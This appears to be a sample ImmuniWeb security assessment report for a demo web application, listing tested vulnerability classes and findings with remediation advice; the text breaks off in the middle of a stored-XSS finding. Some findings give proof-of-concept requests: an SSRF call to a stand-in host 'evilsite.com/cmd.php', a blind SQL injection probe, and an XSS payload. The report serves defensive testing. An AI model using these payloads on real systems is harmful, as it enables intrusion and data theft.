ImmuniWeb® On-Demand Express Pro | Security Assessment Report

PDF is a short version of the dashboard. Full data and interactive features are available on the dashboard.

1. ImmuniWeb® Security Assessment Overview

Project Overview	
Assessment Type:	ImmuniWeb® On-Demand Express Pro
Project Owner:	Mr. Damian Fearnley
Project ID:	7874061
Website URL:	http://on-demand.demo2.example.com
Excluded URLs:	None
Assessment Start Date:	Tuesday, August 2, 2022
Assessment Report Delivery Date:	Wednesday, August 3, 2022

Suggested Next Steps

- Grant access to the project to your developers to coordinate and monitor remediation
- Prioritize remediation by risk level, leverage WAF for virtual patching while working on code fixes
- Schedule free patch verification to make sure that the detected vulnerabilities are properly fixed
- Consider revising your business logic to prevent money-back claims on suspended accounts
- Consider enabling 2FA for privileged end-user and partner accounts in the near future
- Plan next ImmuniWeb assessment within the next 6 months or after a major change

2. Detected Vulnerabilities Statistics




Diagram 1: Number of vulnerabilities in your web application grouped by risk levels




Diagram 2: Vulnerabilities and weaknesses in your web application grouped by the CWE classification





Diagram 3: Passed and Failed OWASP ASVS Requirements






Diagram 4: PCI DSS and GDPR Compliance Status

3. Vulnerability Coverage

During the security assessment, your web application was tested for the following weaknesses and vulnerabilities:

OWASP Top 10

- ✔ Broken Access Control
- ✔ Cryptographic Failures
- ✔ Injection
- ✔ Insecure Design
- ✔ Security Misconfiguration
- ✔ Vulnerable and Outdated Components
- ✔ Identification and Authentication Failures
- ✔ Software and Data Integrity Failures
- ✔ Security Logging and Monitoring Failures
- ✔ Server-Side Request Forgery

OWASP API Top 10

- ✔ API1: Broken Object Level Authorization
- ✔ API2: Broken User Authentication
- ✔ API3: Excessive Data Exposure
- ✔ API4: Lack of Resources & Rate Limiting
- ✔ API5: Broken Function Level Authorization
- ✔ API6: Mass Assignment
- ✔ API7: Security Misconfiguration
- ✔ API8: Injection
- ✔ API9: Improper Assets Management
- ✔ API10: Insufficient Logging & Monitoring

PCI DSS 3.2.1, Requirements 6.5.1 - 6.5.10

- ✔ Injection Flaws
- ✔ Cross-Site Scripting (XSS)
- ✔ Cross-Site Request Forgery (CSRF)
- ✔ Improper Access Control
- ✔ Broken Authentication and Session Management
- ✔ Buffer Overflows
- ✔ Improper Error Handling
- ✔ Insecure Communications
- ✔ Insecure Cryptographic Storage
- ✔ Any other "High" Risk Vulnerabilities

CWE/SANS Top 25

- CWE-20: Improper Input Validation
- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer
- CWE-125: Out-of-bounds Read
- CWE-190: Integer Overflow or Wraparound
- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- CWE-276: Incorrect Default Permissions
- CWE-287: Improper Authentication
- CWE-306: Missing Authentication for Critical Function
- CWE-352: Cross-Site Request Forgery (CSRF)
- CWE-416: Use After Free
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-476: NULL Pointer Dereference
- CWE-502: Deserialization of Untrusted Data
- CWE-522: Insufficiently Protected Credentials
- CWE-611: Improper Restriction of XML External Entity Reference
- CWE-732: Incorrect Permission Assignment for Critical Resource
- CWE-787: Out-of-bounds Write
- CWE-798: Use of Hard-coded Credentials
- CWE-862: Missing Authorization
- CWE-918: Server-Side Request Forgery (SSRF)

Most Exploited Vulnerabilities According to CISA

- ✔ CVE-2022-22965: RCE in Spring Framework JDK 9+
- ✔ CVE-2022-29464: Arbitrary file upload in multiple WSO2 products
- ✔ CVE-2021-26084: RCE in Atlassian Confluence Server
- ✔ CVE-2021-22205: RCE in GitLab Community and Enterprise Editions
- ✔ CVE-2021-40438: SSRF in Apache HTTP Server
- ✔ CVE-2021-44228: RCE in Apache Log4j2
- ✔ CVE-2021-32648: Authentication bypass in October CMS
- ✔ CVE-2021-26085: Path traversal in Atlassian Confluence Server
- ✔ CVE-2020-7961: RCE in Liferay Portal
- ✔ CVE-2020-17530: RCE in Apache Struts

And 50+ other vulnerabilities in web applications or their environment.

4. Assessment Methodology

During the security assessment, your web application was tested following the OWASP Web Security Testing Guide (WSTG) guidelines:

- ✔ Information Gathering (WSTG-INFO)
- ✔ Configuration and Deployment Management Testing (WSTG-CONF)
- ✔ Identity Management Testing (WSTG-IDNT)
- ✔ Authentication Testing (WSTG-ATHN)
- ✔ Authorization Testing (WSTG-ATHZ)
- ✔ Session Management Testing (WSTG-SESS)
- ✔ Input Validation Testing (WSTG-INPV)
- ✔ Testing for Error Handling (WSTG-ERRH)
- ✔ Testing for Weak Cryptography (WSTG-CRYP)
- ✔ Business Logic Testing (WSTG-BUSL)
- ✔ Client-Side Testing (WSTG-CLNT)

5. Assessment Scope and Testing Statistics

on-demand.demo2.example.com	
Outgoing Traffic	16.2 MB sent
Incoming Traffic	219.6 MB received
HTTP Requests	114,720 sent
Dynamic URLs	47 found, 47 tested
HTTP Parameters	15 found, 15 tested
Cookies	1 found, 1 tested
Vulnerabilities	9 vulnerabilities: 3 critical risk vulnerabilities 2 high risk vulnerabilities 3 medium risk vulnerabilities 1 low risk vulnerability 3 warnings
sso.on-demand.demo2.example.com	
Outgoing Traffic	331.0 KB sent
Incoming Traffic	4.4 MB received
HTTP Requests	2,294 sent
Dynamic URLs	12 found, 12 tested
HTTP Parameters	3 found, 3 tested
Cookies	1 found, 1 tested
Vulnerabilities	0 vulnerabilities 0 warnings
panel.on-demand.demo2.example.com	
Outgoing Traffic	2.9 MB sent
Incoming Traffic	39.5 MB received
HTTP Requests	20,649 sent
Dynamic URLs	3 found, 3 tested
HTTP Parameters	14 found, 14 tested
Cookies	1 found, 1 tested
Vulnerabilities	0 vulnerabilities 0 warnings

6. Critical Risk Web Application Vulnerabilities

6.1 RCE via Server-Side Request Forgery (SSRF) in /items/upload/

Vulnerability ID:	1
Vulnerable URL:	http://demo.example.com/
Vulnerability CWE-ID:	CWE-918: Server-Side Request Forgery
OWASP ASVS Requirement:	12.6.1
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	10 [CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N]
Risk Level:	CRITICAL

Vulnerability Description:

A Server-side request forgery (SSRF) vulnerability exists at the "**http://demo.example.com/**" URL when processing user-supplied input passed via the "remote" HTTP GET parameter. A remote non-authenticated attacker can force the vulnerable application to send arbitrary HTTP requests to your internal systems, such as APIs, network services or databases. In case of successful exploitation, the attacker can obtain confidential information and compromise the vulnerable web application.

Vulnerability Exploitation:


HTTP Request:

```
GET http://demo.example.com/?remote=http://evilsite.com/cmd.php HTTP/1.1
Host: www.example.com
```

Raw HTTP Server Response:

```
HTTP/1.1 200 age: 592124 cache-control: max-age=604800 content-encoding: gzip content-length: 648 content-type: text/html; charset=UTF-8 d
ate: Tue, 12 Jul 2022 11:34:40 GMT etag: "3147526947+ident+gzip" expires: Tue, 19 Jul 2022 11:34:40 GMT last-modified: Thu, 17 Oct 2019 0
7:18:26 GMT server: ECS (nyb/1D1B) vary: Accept-Encoding x-cache: HIT DEMO
```

Screenshot:



Vulnerability Remediation:

Maintain a whitelist of allowed DNS or IP addresses that the web application can access. If a blacklist is necessary, ensure that thorough validation is performed on user input, and that private IP addresses are not permitted. Ensure that only the HTTP(S) protocols can be used, and as before if it necessary to use alternate handlers, make sure robust whitelist is used. It is also necessary to prevent HTTP redirects.

More information about SSRF with exploitation examples and remediation techniques is available in ImmuniWeb glossary:
https://www.immuniweb.com/vulnerability/ssrf.html

What is CWE-918: Server-Side Request Forgery?

Server-side request forgery or SSRF leverages the ability of a web application to perform unauthorized requests to internal or external systems. If the web application contains functionality that sends requests to other servers and the attacker can interfere with it, it is possible to turn your web server into a proxy.

More information about SSRF with exploitation examples and remediation techniques is available in ImmuniWeb glossary:
https://www.immuniweb.com/vulnerability/ssrf.html

6.2 Improper Access Control to /admin/users/

Vulnerability ID:	2
Vulnerable URL:	http://demo.example.com/admin/users/
Vulnerability CWE-ID:	CWE-284: Improper Access Control
OWASP ASVS Requirement:	1.4.2
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	9.8 [CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H]
Risk Level:	CRITICAL

Vulnerability Description:

Your web application allows unrestricted access to user management interface located in "/admin/users/" URL, which can be used to create, modify or delete arbitrary users. A remote non-authenticated attacker can simply visit the vulnerable URL and create administrative user account.

Vulnerability Exploitation:


HTTP Request:

```
<a href="http://demo.example.com/admin/users/">http://demo.example.com/admin/users/</a>
```

Raw HTTP Server Response:

```
HTTP/2.0 200 OK server: nginx content-type: text/html; charset=UTF-8 content-length: 8562 cache-control: no-cache x-frame-options: SAMEORI
GIN x-xss-protection: 1; mode=block x-content-type-options: nosniff DEMO
```

Screenshot:



Vulnerability Remediation:

Implement a proper User Access Control mechanism in your web application in order to verify the user's identity and access permissions before allowing access to any sensitive data.

What is CWE-284: Improper Access Control?

Improper Access Control is a security vulnerability that allows attacker to bypass or abuse implemented security mechanisms and gain unauthorized or excessive access to sensitive information or restricted web application functionality. Its risk may greatly vary from low-impact technical information disclosure to critical administrative functionality, allowing compromise of the web application and web server.

More information regarding improper access control is available at the ImmuniWeb Knowledge Base:
https://www.immuniweb.com/CWE-284

6.3 RCE via Arbitrary File Upload in /avatars/

Vulnerability ID:	3
Vulnerable URL:	https://demo.example.com/avatars/
Vulnerability CWE-ID:	CWE-434: Unrestricted Upload of File with Dangerous Type
OWASP ASVS Requirement:	1.12.1
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	9.1 [CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N]
Risk Level:	CRITICAL

Vulnerability Description:

The vulnerability exists due to insufficient validation of uploaded files at the "**https://demo.example.com/avatars/**" URL. This vulnerability allows a remote authenticated attacker to upload and then execute arbitrary ".php" files on the server.

Vulnerability Exploitation:


HTTP Request:

```
POST https://demo.example.com/avatars/ HTTP/1.1
Host: demo.example.com
```

Raw HTTP Server Response:

```
HTTP/1.1 200 content-length: 199 content-type: text/html; charset=iso-8859-1 date: Mon, 18 Jul 2022 19:36:50 GMT server: nginx set-cookie:
t=Cgs7DmLVtE79p5A6wJAg==; expires=Wed, 17-Aug-22 19:36:50 GMT; domain=demo.example.com; path=/; HttpOnly; Secure DEMO
```

Screenshot:



Vulnerability Remediation:

Develop, test and deploy corrections for the application code to check for file extension and MIME type of the uploaded file before allowing file upload. Allow users to upload only files with safe extensions and a corresponding MIME type, such as .doc, .pdf, .jpeg, etc.

What is CWE-434: Unrestricted Upload of File with Dangerous Type?

Unrestricted File Upload with a Dangerous Type is usually a high-risk security vulnerability that in which a web application allows an attacker to upload malicious or otherwise dangerous files on the server by using a file upload mechanism. The uploaded files will be owned by the web server (or by the current web application) user and will inherit its privileges for execution.

In case of successful exploitation of the vulnerability, the attacker will be able to upload a web shell (or any other malicious script) to your web server in order to execute arbitrary code, or read arbitrary files and execute OS commands with the privileges of the web server account.

More information about Dangerous File Upload vulnerability with some examples of source code modification and WAF configuration is available at the ImmuniWeb Knowledge Base: https://www.immuniweb.com/CWE-434

7. High Risk Web Application Vulnerabilities

7.1 Blind SQL Injection in /e-shop/profile.php

Vulnerability ID:	4
Vulnerable URL:	http://demo.example.com/e-shop/profile.php
Vulnerability CWE-ID:	CWE-89: SQL Injection
OWASP ASVS Requirement:	5.3.4
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	8.8 [CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H]
Risk Level:	HIGH

Vulnerability Description:

Blind SQL injection vulnerability exists due to absence of sanitization of user-supplied input passed via the "user_id" HTTP GET parameter to "/e-shop/profile.php" script.

A remote authenticated attacker can alter the present SQL query and obtain sensitive data or execute arbitrary SQL queries. The exploitation is a time-consuming process, but skilled attacker can automate it and easily exploit as if it were a classic SQL injection.

Vulnerability Exploitation:


URL:

```
http://demo.example.com/e-shop/profile.php?user_id=4%20and%20substring(@@version,1,1)=5&mdfield=0
```

Raw HTTP Server Response:

```
HTTP/2.0 200 OK server: nginx content-type: text/html; charset=UTF-8 content-length: 8562 cache-control: no-cache x-frame-options: SAMEORI
GIN x-xss-protection: 1; mode=block x-content-type-options: nosniff DEMO
```

Screenshot:



Vulnerability Remediation:

Develop, test and deploy corrections for the application's source code to properly filter all user-supplied input processed by the application.

What is CWE-89: SQL Injection?

SQL Injection is a high-risk security vulnerability that allows attacker to alter a legitimate SQL query in a web application, modify it and execute in the web application's database. The attacker, who can successfully exploit this vulnerability, will be able to execute malicious SQL queries, and consequently compromise the web application and even the web server under certain circumstances.

A blind SQL injection is a variation of SQL injection. It is usually more difficult and time-consuming to exploit, however it provides similar opportunities to the attackers and thus poses the same high risk to the application.

More information about SQL injection vulnerabilities is available in ImmuniWeb Knowledge Base:
https://www.immuniweb.com/vulnerability/sql-injection.html

7.2 Path Traversal in /version1/files/

Vulnerability ID:	5
Vulnerable URL:	https://demo.example.com/version1/files/
Vulnerability CWE-ID:	CWE-22: Path Traversal
OWASP ASVS Requirement:	12.3.1
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	7.5 [CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N]
Risk Level:	HIGH

Vulnerability Description:

A Path Traversal vulnerability exists due to insufficient sanitization of user-supplied input data passed via the "**q**" HTTP GET parameter to "**https://demo.example.com/version1/files/**" URL.

Vulnerability Exploitation:


HTTP Request:

```
GET https://demo.example.com/version1/files/ HTTP/1.1
Host: demo.example.com
```

Raw HTTP Server Response:

```
HTTP/1.1 200 content-length: 199 content-type: text/html; charset=iso-8859-1 date: Mon, 18 Jul 2022 18:48:28 GMT server: nginx set-cookie: t=Cgs7DmLVqvyE79p5A6sfAg==; expires=Wed, 17-Aug-22 18:48:28 GMT; domain=demo.example.com; path=/; HttpOnly; Secure DEMO
```

Screenshot:



Vulnerability Remediation:

It is recommended to perform a holistic filtration of all user-supplied input before processing it on the server side.

What is CWE-22: Path Traversal?

Path Traversal is usually a high-risk security vulnerability that allows attacker to use directory traversal sequences (such as “../”) to view contents of files and directories located outside the web root directory. A remote attacker can send a specially crafted (malicious) request to the vulnerable application, read arbitrary files on the server (to which the web server user has access), gain sensitive information and even fully compromise the web server and related environment.

More information is available on ImmuniWeb Knowledge Base: https://www.immuniweb.com/CWE-22

8. Medium Risk Web Application Vulnerabilities

8.1 DOM-based XSS in /e-shop/index.php	
Vulnerability ID:	6
Vulnerable URL:	http://demo.example.com/e-shop/index.php
Vulnerability CWE-ID:	CWE-79: Cross-Site Scripting
OWASP ASVS Requirement:	5.3.3
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	6.1 [CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]
Risk Level:	MEDIUM

Vulnerability Description:

A Cross-Site Scripting (XSS) vulnerability exists due to insufficient filtration of user-supplied data. A remote non-authenticated attacker can pass specially crafted HTML and script code via the "sq" HTTP GET parameter to "/e-shop/index.php" page, modify current DOM-based model, and execute arbitrary code in any web application user's browser in the context of vulnerable website.

Vulnerability Exploitation:


URL:

```
http://demo.example.com/e-shop/index.php?sq='alert(/ImmuniWeb/)
```

Raw HTTP Server Response:

```
HTTP/2.0 200 OK server: nginx content-type: text/html; charset=UTF-8 content-length: 8562 cache-control: no-cache x-frame-options: SAMEORI
GIN x-xss-protection: 1; mode=block x-content-type-options: nosniff DEMO
```

Screenshot:



Vulnerability Remediation:

Develop, test and deploy corrections for the application’s source code to properly filter all user-supplied input processed by the application.

What is CWE-79: Cross-Site Scripting?

Cross-Site Scripting, or XSS, is a popular medium-risk security vulnerability affecting web applications, but mainly used to attack website users and administrators. An XSS allows attacker to inject and execute arbitrary HTML and JavaScript code in the victim’s browser when the victim opens a specially crafted (malicious) link on the vulnerable website. In case of successful exploitation, the attacker may steal victim's cookies, login credentials or browser history, modify web page content to perform phishing attacks, or even perform drive-by-download attacks by injecting malware into website pages exploiting browser vulnerabilities.

More information about XSS attacks is available at the ImmuniWeb Knowledge Base:
https://www.immuniweb.com/vulnerability/cross-site-scripting.html

8.2 Client-Side Template Injection in /map/layer1/

Vulnerability ID:	7
Vulnerable URL:	https://demo.example.com
Vulnerability CWE-ID:	CWE-94: Code Injection
OWASP ASVS Requirement:	1.5.2
Vulnerability CVE-ID:	Not Assigned or Unknown
PCI DSS:	Compliance Failed (PCI DSS 3.2.1, Requirement 11.2.3b)
GDPR:	Compliance Failed (EU 2016/679, GDPR Articles 5(1)(f), 24(1) and 32)
CVSSv3.1 Base Score:	6.1 [CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]
Risk Level:	MEDIUM

Vulnerability Description:

The web application makes use of the Vue.js template framework, however it was found that user input could be used to form arbitrary expressions via the "**https://demo.example.com HTTP/1.1**" URL passed in the "**q**" HTTP GET parameter.

Vulnerability Exploitation:


HTTP Request:

```
GET https://demo.example.com HTTP/1.1
Host: demo.example.com
```

Raw HTTP Server Response:

```
HTTP/1.1 200 cache-control: no-cache connection: keep-alive content-encoding: gzip content-length: 4276 content-security-policy: default-src 'self' 'unsafe-inline' 'unsafe-eval' https://demo.example.com/ content-type: text/html; charset=UTF-8 date: Mon, 18 Jul 2022 20:00:34 GMT DEMO
```

Screenshot:



Vulnerability Remediation:

Develop, test and deploy a solution that vigorously filters expression syntax from user supplied input. It is recommended however to avoid using user input dynamically in templates.

What is CWE-94: Code Injection?

Client-Side Template Injection (CSTI) occurs when arbitrary user input can be used to embed template expressions, which will then be executed by the template framework. This can lead to Cross-Site Scripting (XSS) attacks designed to perform malicious actions depending on the function of the web application in question, such as the theft of user credentials, to phishing attacks.

8.3 Stored XSS in https://demo.example.com

Vulnerability ID:	8
Vulnerable URL:	https://demo.example.com
Vulnerability CWE-ID:	CWE-79: Cross-Site Scripting
